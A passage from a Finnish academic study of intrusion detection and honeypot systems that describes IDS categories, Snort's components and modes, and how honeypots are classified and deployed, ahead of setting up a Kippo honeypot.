Tässä tutkimuksessa perehdytään erilaisten hyökkäyksentunnistus- ja hunajapurkkijärjestelmien ominaisuuksiin ja käyttökohteisiin. Toteutetun hunajapurkkijärjestelmän avulla saadaan kerättyä tietoa murtautujista, niiden käyttämistä murtautumismenetelmistä, toimista murretussa tietojärjestelmässä ja järjestelmään ladatuista haittaohjelmista. Tutkimuksen ulkopuolelle jää hunajapurkkijärjestelmään ladattujen haittaohjelmien tarkka analysointi, koska niiden turvalliseen testaamiseen tarvittaisiin muita teknisiä menetelmiä (kuten hiekkalaatikkoympäristöt ja koodianalyysit), joista saataisiin muodostettua oma tutkimuksensa.

Tutkimusongelma on: Miten hunajapurkkijärjestelmää voidaan käyttää osana organisaation tietoturvallisuuden kehittämistä ja millaisia tuloksia hunajapurkilla saavutetaan.

Aihe jakautuu seuraaviin tutkimuskysymyksiin:

1. Millaisia teknisiä edellytyksiä hunajapurkkijärjestelmän perustaminen vaatii?
2. Miten järjestelmän käyttö tulee huomioida lainsäädännön ja tietoturvallisuuden kannalta?
3. Millaisia tuloksia hunajapurkkijärjestelmästä saadaan? Onko niistä konkreettista apua tietoturvallisuuden parantamisessa?

3.2 Tutkimusmenetelmät ja tiedonkeruutavat

Tämä työ on konstruktiivinen tutkimus, joka koostuu käsitteellisestä ja empiirisestä osasta. Käsitteellisessä osuudessa käydään lävitse hunajapurkkijärjestelmistä tehtyjä tutkimuksia, selvennetään käsitteitä ja näiden järjestelmien käyttötarkoituksia. Lisäksi sivutaan muunlaisia IDS-järjestelmiä ja niiden ominaisuuksia. Osuudessa selvitetään myös hunajapurkkijärjestelmien perustamisen ja käytön erityispiirteitä, mahdollisia riskejä sekä perehdytään lyhyesti käytön laillisuuteen.

Tutkimuksen kokeellisessa osuudessa perustetaan keskitason interaktion hunajapurkki (eri interaktio- eli vaikuttavuustasot esitellään kappaleessa 5.2.2), perehdytään sen ominaisuuksiin ja kerätään sen avulla analysoitava tutkimusaineisto. Tehdään aineiston perusteella päätelmiä hyökkäysten toteutuksista ja tutkitaan pinnallisesti järjestelmään ladattujen haittaohjelmien toimintaa.

3.3 Odotetut tulokset ja niiden merkitys

Tutkimuksen tuloksena esitellään kattavasti hunajapurkkijärjestelmien ominaisuuksia, teknisiä vaatimuksia ja ylläpidon kannalta tärkeitä osaamisvaatimuksia sekä mahdollisia kompastuskiviä myös lainasäädännön kannalta. Selvitetään hunajapurkkijärjestelmän hyötyjä verrattuna muihin IDS-järjestelmiin. Toteutetun hunajapurkkijärjestelmän avulla saadaan tietoa murtautumisyrityksistä, onnistuneista murtautumisista, murtautujien sijainneista ja murtautumiseen käytettävistä menetelmistä sekä toimista murretussa tietojärjestelmässä.

Tulosten avulla ymmärretään paremmin, ketä tai mitä murtautujat ovat, miten järjestelmiin pyritään murtautumaan ja mihin onnistunut murtautuminen mahdollisesti johtaa. Tutkimustuloksia voidaan hyödyntää tietojärjestelmien suojauksen parantamiseen, hunajapurkkiin ladattujen haittaohjelmien tarkempaan analysointiin, esimerkiksi hiekkalaatikkoympäristön tai koodianalyysin avulla, tai apuna esimerkiksi oman hunajapurkkijärjestelmän toteuttamisessa.

4 HYÖKKÄYKSENTUNNISTUSJÄRJESTELMISTÄ

Tässä luvussa perehdytään erilaisiin hyökkäyksentunnistus- ja estojärjestelmiin (IDS- ja IPS-järjestelmiin). Käydään läpi tunnettuja järjestelmiä ja niiden ominaisuuksia sekä perehdytään niiden tekniseen toimintaan ja käyttöönottoon. Ominaisuuksien esittelyjen yhteydessä on mainittu myös niiden mahdollisia käyttökohteita.

4.1 Erilaisia IDS-järjestelmiä

Hunajapurkit lukeutuvat hyökkäyksentunnistus- eli IDS-järjestelmiin. Tässä kappaleessa esitellään muutamia tunnetuimpia hyökkäyksentunnistusjärjestelmiä ja niiden keskeisiä ominaisuuksia.

IDS-järjestelmät luokitellaan tyypillisesti kolmeen kategoriaan: verkkopohjaisiin IDS-järjestelmiin (network-based intrusion detection systems, NIDS) ja isäntäpohjaisiin IDS-järjestelmiin (host-based intrusion detection systems, HIDS). Lisäksi muuntyyppisiksi IDS-järjestelmiksi voidaan luokitella myös lokien tutkimiseen tarkoitetut työkalut, tiedostojen eheystarkistustyökalut (file integrity chekers), sekä hunajapurkit. (Baumrucker ym., 2003).

NIDS-järjestelmä asennetaan valvonnan kohteena olevaan verkkoon tehtävänään valvoa eri verkkolaitteiden välistä tietoliikennettä. Tällaiset järjestelmät eivät ole verkossa tyypillisesti yhteydenoton kohteina, vaan niiden tehtävänä on valvoa eri laitteiden välistä liikennettä. NIDS-järjestelmät voivat olla valmistajasta ja tuotteista riippuen laite- tai ohjelmistopohjaisia. Valitun tyypin mukaan ne voivat olla liitettävissä erityyppisiin verkkoihin, kuten ethernet- tai valokuituverkkoihin. NIDS-järjestelmät käyttävät tyypillisesti kahta verkkosovitinta ja ovat liitettyinä kahteen aliverkkoon: toista käytetään verkkovalvontaan valvottavassa verkossa, ja toista käytetään laitteen hallintaan ja raportointitoimiin omassa aliverkossaan. Joissakin verkkokytkimissä on liikenteen replikointimahdollisuus valituista porteista NIDS-järjestelmälle. NIDS-järjestelmät voivat tunnistaa haitallisen liikenteen joko *tunnistetun tyypin* perusteella (signa-

ture-based) tai *poikkeamien tunnistuksen* avulla (anomaly-based). (Baumrucker ym., 2003).

HIDS-järjestelmät (isäntäpohjaiset) sijaitsevat verkkoyhteyksiä vastaanottavilla laitteilla ja palvelimilla – eli toisin kuin NIDS-järjestelmien tapauksessa, kyseisiin järjestelmiin avataan verkkoyhteyksiä. HIDS-järjestelmä asennetaan useimmiten palvelimelle, käyttötarkoituksenaan seurata palvelimen käyttöjärjestelmää ja ohjelmistojen käyttäytymistä palvelimella. Tyypillisimmin nämä järjestelmät asennetaan kriittisiin palvelimiin, kuten nimipalvelimiin (DNS), sähköpostipalvelimiin ja web-palvelimiin. HIDS-järjestelmä voi seurata esimerkiksi yllättäviä käyttöoikeuksien vaihtumisia tiedostojärjestelmässä sekä väärinmuotoiltuja viestejä tai virhetilanteita asiakas- ja palvelinjärjestelmien välisessä kommunikoinnissa. (Baumrucker ym., 2003).


Tyypillisiä HIDS-järjestelmien valvontatoimia ovat esimerkiksi tiedostojen eheystarkitukset (file integrity checking), joilla valvotaan muutoksia käyttöjärjestelmän tai sovellusohjelmistojen binääritiedostoissa. Tarkistukset toteutetaan usein luomalla säännöllisesti MD5-tarkistussummat ohjelmistojen binääri- ja konfiguraatiotiedostoista ja vertaamalla niiden tarkistussummia aiempiin – näin havaitaan esimerkiksi jonkin tavallisen käyttöjärjestelmään kuuluvan ohjelman korvautuminen haittaohjelmalla. Toinen tyypillinen valvontatoimi on lokitiedostojen automaattinen tarkastaminen – esimerkiksi valvotaan toistuvia epäonnistuneita kirjautumisyrityksiä. (Baumrucker ym., 2003).

Lisäksi on olemassa *hybridi-IDS-järjestelmiä* (Hybrid IDS), jotka sisältävät sekä NIDS- että HIDS-järjestelmien ominaisuuksia. Tällaisia voidaan käyttää esimerkiksi web-palvelimissa valvomaan sekä käyttöjärjestelmän ja ohjelmistojen toimintaa, sekä myös suoraan kyseiseen palvelimeen kohdistuvaa verkkoliikennettä. (Baumrucker ym., 2003).

Hunajapurkit luokitellaan vielä omaksi ryhmäkseen, koska ne eivät varsinaisesti ole vain tuotantoympäristön valvontatyökaluja, vaan toimivat itsenäisinä palvelimina.. Hunajapurkit vaikuttavat ulkoisesti palvelua tarjoavilta haavoittuvilta palvelimilta, ja niitä käytetään niihin kohdistuvien toimien valvontaan ja raportointiin.

Kaikki IDS-järjestelmät pääasiassa valvovat muita järjestelmiä ja tekevät hälytyksiä pääkäyttäjälle, minkä lisäksi ne voivat tehdä myös joitakin automaattisia toimia, kuten sääntöjen päivityksiä palomuuriin. (Baumrucker ym., 2003).

Kuviossa 3 on havainnekuva tyypillisestä NIDS-järjestelmän kokoonpanosta. Tässä tapauksessa kaikki liikenne, joka kulkee DMZ-kytkimen läpi, monitoroidaan IDS:n avulla. Kun hyökkääjän (1) tuottama reunapalomuurilta sisäverkkoon saapuva liikenne tulee DMZ-kytkimelle (2) ja kytkin havaitsee sen olevan asiaankuulumatonta, se välittää sen kohdepalvelimen sijaan IDS-palvelimelle, jossa liikenne analysoidaan ja asiasta ilmoitetaan verkkoa hallinnoivalle pääkäyttäjälle (3).



Kuvio 3. Tyypillinen NIDS-järjestelmän kokoonpano.

4.2 Snort IDS ja Snort_inline IPS


Snort on avoimen lähdekoodin hyökkäyksentunnistusjärjestelmä. Se analysoi tietoliikennettä reaaliajassa ja reagoi tunnistamiinsa hyökkäyksiin. Snort reagoi paketteihin säännöstön pohjalta, joita voidaan helposti lisätä Snortin sääntötietokantaan. Tämän vuoksi Snortia kutsutaan piirteisiin perustuvaksi (signature based) järjestelmäksi. Järjestelmän vahvuus on erityisesti sen taidossa tunnistaa

hyökkäyksiä, jolloin vääriä hälytyksiä (false positive) tulee mahdollisimman vähän. On kuitenkin tärkeää, että järjestelmän käyttäjä tuntee sen hyvin, koska väärin asennettuna järjestelmä voi menettää merkityksensä, tai ei ainakaan saavuta haluttuja tuloksia. Esimerkiksi hyökkäyksen tapahtuessa hälytyksiä voi tulla todella paljon, joka vaikeuttaa niiden tulkintaa. Lisäksi järjestelmän käyttäjän on tunnettava hyvin ympäristönsä (kuten käytössä olevat käyttöjärjestelmät ja niiden haavoittuvuudet), jotta tiedetään valvoa oikeita asioita ja tiedetään, mihin palveluihin hyökkäykset todennäköisesti suuntautuvat. (Kumar & Sangwan, 2012).

Snort voidaan asettaa toimimaan kahdessa tilassa: *haistelutilassa* (Sniffer mode) ja *kirjaustilassa* (logger mode). Haistelutilassa järjestelmä käyttää packet sniffer –tekiikkaa, eli kerää paketeista otsikkotiedot näyttäen tai tallentaen ne valvovaa käyttäjää varten. Kirjaustilassa kaikki paketit tallennetaan tiedostoon analysointia varten. (Kumar & Sangwan, 2012).

Snortiin kuuluu myös Snort_inline –hyökkäyksenestojärjestelmä (IPS), joka hallitsee iptablesin (Linux-käyttöjärjestelmien ytimeen toteutettu palomuuri) avulla ulospäin lähtevää liikennettä estäen haitallisen liikenteen kulkemisen ulos valvottavasta järjestelmästä. Tällä pyritään suojaamaan muita samassa verkossa olevia järjestelmiä.

Snort sisältää taulukossa 1 esiteltävät pääkomponentit. Jokainen komponentti toimii itsenäisenä välittäen tietoa seuraavalle komponentille, joka taas osaltaan käsittelee saadun informaation. Liikenne käsitellään Snortin sääntöjen mukaan ja epäasianmukaisesta liikenteestä tehdään lokimerkinnät ja hälytetään verkon pääkäyttäjää. Kuvio 4 havainnollistaa pakettien liikkumisen komponentilta toiselle, jotka sääntöjen mukaisesti huolehtivat informaation käsittelystä.



Kuvio 4 Snortin moduulit ja toimintajärjestys

TAULUKKO 1 Snortin pääkomponentit

Komponentti	Toiminta
Packet Decoder	Kerää paketit verkkosovittimelta ja lähettää ne edelleen Preprocessor-komponentille. Verkkosovitin voi olla minkä tyyppinen tahansa, kuten esimerkiksi ethernet, SLIP, PPP.
Preprocessors	Järjestää paketit ja huolehtii, että ne ovat eheitä. Jos paketit ovat kunnossa, ne lähetetään eteenpäin Detection Engine -komponentille. Jos paketit ovat epäilyttäviä, esimerkiksi sisältävät epämääräisiä otsikkotietoja tai muuta informaatiota, joka voi huijata IDS-järjestelmää, ne tiputetaan (drop) ja tarvittaessa hälytetään käyttäjää jo tässä vaiheessa.
Detection Engine	Pyrkii tunnistamaan hyökkäykseen käytettävät paketit Snortin säännöstön pohjalta. Tällaiset paketit tiputetaan ja muodostetaan hälytys. Tämä vaihe on järjestelmää kuormittava, joten pakettien välittämisen nopeus riippuu käytettävästä laitteistosta ja sääntöjen määrästä.
Logging and Alerting System	Huolehtii tietojen kirjaamisesta lokiin ja hälyttää käyttäjää tarvittaessa. Linux-järjestelmissä lokitiedostot sijaitsevat oletuksena polussa /var/log/snort.
Output Modules	Näyttää tai tallentaa Logging and Alering System -moduulin tuottamat viestit konfiguraation perusteella. Moduuli tukee mm. seuraavia tulosteen käsittelytapoja: • Lokitiedoston kirjoitus (Linux-järjestelmissä oletuksena /var/log/snort/alerts) • SNMP TRAP -viestit • Viestit syslog-palvelulle • XML-tulosteet • SMB-viestit Windows-pohjaisille järjestelmille

4.3 Yhteenveto

Tässä luvussa käsiteltiin IDS- ja IPS-järjestelmiä sekä niiden ominaisuuksia. Yksi tunnetuimpia ja käytetyimpiä järjestelmiä on avoimen lähdekoodin Snort,

joka on erittäin tehokas hyökkäyksentunnistus- ja hyökkäyksenestojärjestelmä. Listattiin Snortin ominaisuuksia sekä esiteltiin Snortin modulaarista toimintaa.

Muitakin järjestelmiä on olemassa ja lisää kehitetään jatkuvasti. Tässä tutkimuksessa perehdytään suomalaisen kehittäjän toteuttamaan Kippo-hunajapurkkiin sekä otetaan se käyttöön muutaman viikon ajaksi, jonka avulla kerätään tutkimusaineistoa Suomeen sijoitetun hunajapurkin havaitsemasta liikenteestä sekä murtautujien toiminnasta hunajapurkissa.

5 TUNNETTUJA HUNAJAPURKKIJÄRJESTELMIÄ

Edellinen luku käsitteli erilaisia IDS- ja IPS-järjestelmiä, joihin myös hunajapurkkijärjestelmät lukeutuvat. Tässä luvussa käsitellään tarkemmin hunajapurkkijärjestelmiä ja niiden tyyppejä. Perehdytään niiden teknisiin ominaisuuksiin sekä käyttökohteisiin. Jos hunajapurkkijärjestelmien käytölle on laajat resurssit, on myös mahdollista toteuttaa useasta hunajapurkista koostuva honeynet-verkko, jollaisesta on esimerkki tämän luvun kappaleessa 5.3.

5.1 Hunajapurkeissa käytettävä teknologia

Hunajapurkkiohjelmistojen avulla seurataan järjestelmässä ja verkossa tapahtuvaa toimintaa, joten käytettävistä ohjelmistoista riippumatta niihin kuuluvat tyypillisesti taulukossa 2 esiteltävät perustoiminnot. Näitä ovat lokien tuottaminen, hälytykset, hyökkäysten lähteen jäljittäminen ja konfiguroitavuus. (Jain & Singh, 2011).

Joissakin tapauksissa hunajapurkkijärjestelmä voi olla hyökkääjän tunnistettavissa siihen liittyvien teknisten erityispiirteiden avulla. Hunajapurkkien tunnistamiseksi on kehitetty menetelmiä, joiden perusteella murtautuja voi tietää olevansa kirjautuneena hunajapurkkiin. Tunnistaminen vaatii tietämystä hunajapurkkijärjestelmistä, mutta esimerkiksi Sebek-ohjelmisto voidaan tunnistaa sen käyttämien käyttöjärjestelmäkomponenttien avulla. Usein myös kone on tunnistettavissa hunajapurkiksi, varsinkin jos kyseessä on virtuaalikone ja sillä on normaalikäyttöön riittämättömät laiteresurssit (esimerkiksi keskusmuisti tai kiintolevytila).. Kolmantena yksityiskohtana epäilyksiä voi herättää ”omituiset” verkkomääritykset, esimerkiksi jonkin virtuaalisen aliverkon olemassaolo, jolla ei näyttäisi olevan käyttötarkoitusta. (Deng & Deng, 2011).

Täytyy kuitenkin huomioida, että virtuaalikoneita perustetaan nykyään moniin eri käyttötarkoituksiin ja niiden resurssit voivat olla käyttökohteen mukaan hyvinkin tarkkaan rajattuja. Lisäksi hunajapurkkiohjelmistosta riippuen

(kuten tässä tutkimuksessa käytettävä Kippo) näyttävät laitteistoresurssit sellaisena, kuin ne konfiguraatiossa määritellään.

TAULUKKO 2 Hunajapurkkijärjestelmien tyypilliset perustoiminnot

Ominaisuus	**Selite**
Lokien tuottaminen	Järjestelmät tuottavat lokidataa havainnoistaan sekä tekstitiedostoon että tietokantoihin. Tekstimuotoisen lokin hyödyntäminen on helppoa, eikä vaadi esimerkiksi lisäosien asentamista järjestelmään. Tietokanta taas on joustava ja tehokas apuväline tiedon tutkimiseen ja tarkkoihin hakuihin.
Hälyttäminen	Järjestelmät tuottavat hälytyksiä hyökkäyksiin liittyen. Hälytykset voivat olla esimerkiksi sähköpostitse ilmoitettavia tai konsoliin tulostettavia hälytysviestejä.
Hyökkäyksen lähteen jäljittäminen	Pyritään selvittämään hyökkääjän lähde, eli tehdään reitinselvitys (traceroute tai vastaava) takaisin hyökkääjän osoitteeseen.
Konfiguroitavuus	Järjestelmän tulee olla määritettävissä erillisen konfiguraation avulla, joka voidaan tarvittaessa siirtää uuteen ympäristöön. Näin voidaan helposti perustaa uusia hunajapurkkiympäristöjä.

5.2 Hunajapurkkien luokittelua

Hunajapurkki on tyypillisesti ei-tuotantokäytössä oleva järjestelmä, joka tarkoituksella altistetaan mahdollisille verkkohyökkäyksille. Järjestelmästä tehdään tarkoituksellisesti haavoittuva, joka päällisin puolin yrittää antaa murtautujalle vaikutelman, että hän on päässyt kiinni tuotantopalvelimeen tai organisaation tietoliikenneverkkoon (Jain & Singh, 2011).

Hunajapurkkijärjestelmän tehtävä ja toiminta tulee olla tarkkaan määriteltyjä. Se voi toimia esimerkiksi SSH-, WWW- tai FTP-palvelimena. Sen pääasiallinen tarkoitus on olla tutkimuksen apuvälineenä tutkittaessa murtautujien toimintaa ja tarkoitusperiä. (Jain & Singh, 2011).

Hunajapurkkijärjestelmät luokitellaan usein kolmen eri kriteerin perusteella: käyttötarkoituksen (purpose), vuorovaikutteisuuden (interaction) sekä asennustavan (deployment) mukaan.

5.2.1 Käyttötarkoitus

Hunajapurkkijärjestelmät voidaan jaotella kahteen kategoriaan käyttötarkoituksen mukaan: tutkimus- ja tuontantokäytön hunajapurkit (*research honeypot* ja *production honeypot*). Tutkimuskäytön hunajapurkkeja käytetään nimensä mukaisesti tutkimuksissa, joissa niiden tehtävänä on kerätä tietoa pahantahtoisten käyttäjien (blackhat hackers) hyökkäys- ja tunkeutumismenetelmistä ja näin esimerkiksi edesauttaa tietoturvaohjelmistojen kehitystä sekä etsiä virheitä käytössä olevista ohjelmistoista ja tietoliikenneprotokollista. Kerättyä tutkimusdataa voidaan hyödyntää myös rikosteknisissä tutkimuksissa sekä niistä voidaan koostaa tarkempia tilastollisia analyysejä. (Jain & Singh, 2011).

Tuotantokäytön hunajapurkit sen sijaan sijoitetaan tuotantojärjestelmien rinnalle, joissa niiden tehtävänä antaa suojaa organisaation tuotantojärjestelmille ja palveluille. Tällaiset hunajapurkit voivat esimerkiksi varoittaa mahdollisen hyökkäyksen käynnistymisestä – tyypillisesti kaupallisten www-palvelimien tietoliikennemäärät ovat suuria, joten niissä ei voida sellaisenaan tehokkaasti skannata niihin ohjautuvaa liikennettä. Tuotantokäytön hunajapurkit ovat lähtökohtaisesti näkymättömiä, eli niiden toiminnasta ei tulisi päällisin puolin pystyä päättelemään, että järjestelmiä monitoroidaan aktiivisesti. (Jain & Singh, 2011).

5.2.2 Vuorovaikutteisuus

Hunajapurkkijärjestelmät voidaan jakaa vuorovaikutteisuuden mukaan matalan (low interaction), keskitason (medium interaction) ja korkean (high interaction) vuorovaikutteisuuden, eli interaktion, järjestelmiin (Yahyaoui, 2014).

Matalan vuorovaikutuksen hunajapurkit ovat mahdollisimman hyvin erillään tuotantojärjestelmistä. Tällaiset hunajapurkit emuloivat verkkopalveluita, jolloin murtautujat pääsevät kiinni vain rajoitettuihin palveluihin. Tällaiset hunajapurkit ovat teknisesti helposti toteutettavissa, ja pienentävät tuotantojärjestelmien vahingoittumisen riskiä. (Sharma & Sran, 2011).

Keskitason vuorovaikutuksen hunajapurkit emuloivat matalan interaktion hunajapurkkien tavoin verkkopalveluita, mutta tarjoavat murtautujalle laajemman näkymän palvelua esittävään järjestelmään. Esimerkiksi SSH:lla kirjautuessaan tällainen hunajapurkki tarjoaa murtautujalle näkymän aitoa käyttöjärjestelmää muistuttavaan ympäristöön, mutta näkymä todellisuudessa tuotetaan hunajapurkin sisällä, eikä käyttäjällä ole pääsyä hunajapurkin ulkopuolelle. (Yahyaoui, 2014).

Korkean vuorovaikutuksen hunajapurkit sen sijaan tarjoavat pääsyn käyttöjärjestelmätasolle (esimerkiksi etäkäyttö SSH:n avulla). Tällaiset järjestelmät antavat murtautujille enemmän mahdollisuuksia toimimiseen, ja näin ollen sisältävät suuremman riskin tuotantojärjestelmien vahingoittumiselle. Etuna korkean vuorovaikutuksen hunajapurkissa on krakkerin laajempien toimintamahdollisuuksien myötä paremmat mahdollisuudet valvoa krakkerin järjestelmässä

suorittamia toimia ja näin pyrkiä pääsemään paremmin perille hyökkäyksen motiiveista. (Sharma & Sran, 2011).

5.2.3 Asennustapa


Kolmas tapa luokitella hunajapurkkeja on jakaa ne asennustavan (deployment) mukaan. Tällä tarkoitetaan alustaa, johon hunajapurkki asennetaan – se voi olla fyysinen laite tai virtuaalikone. Virtuaalikone on nykyään edullisempi ja helpompi tapa hunajapurkin toteuttamiselle, koska sen resurssit skaalautuvat tarvittaessa ja yhteen laitteeseen voidaan asentaa useita hunajapurkkeja. Tämä edellyttää virtualisointia tukevaa laitteistoa sekä virtualisointiohjelmistoa (hypervisor), kuten VMware tai vastaava. Fyysiseen koneeseen asennettaessa hunajapurkki varaa käytännössä koko koneen, joten sen ylläpito voi muodostua kalliimmaksi ja hankalammaksi. (Yahyaoui, 2014).

5.3 Useasta hunajapurkista koostuva honeynet-verkko

Jos käytettävissä on laajemmat laitteisto- ja henkilöresurssit, voidaan yksittäisestä hunajapurkkijärjestelmästä laajentaa kokonaiseen hunajapurkkijärjestelmien verkkoon. Tällainen verkko koostuu yleensä useammasta hunajapurkista, joiden avulla toteutetaan kokonaista tuotantoympäristöä vastaava verkko, käsittäen useita palvelimia ja verkkopalveluita.

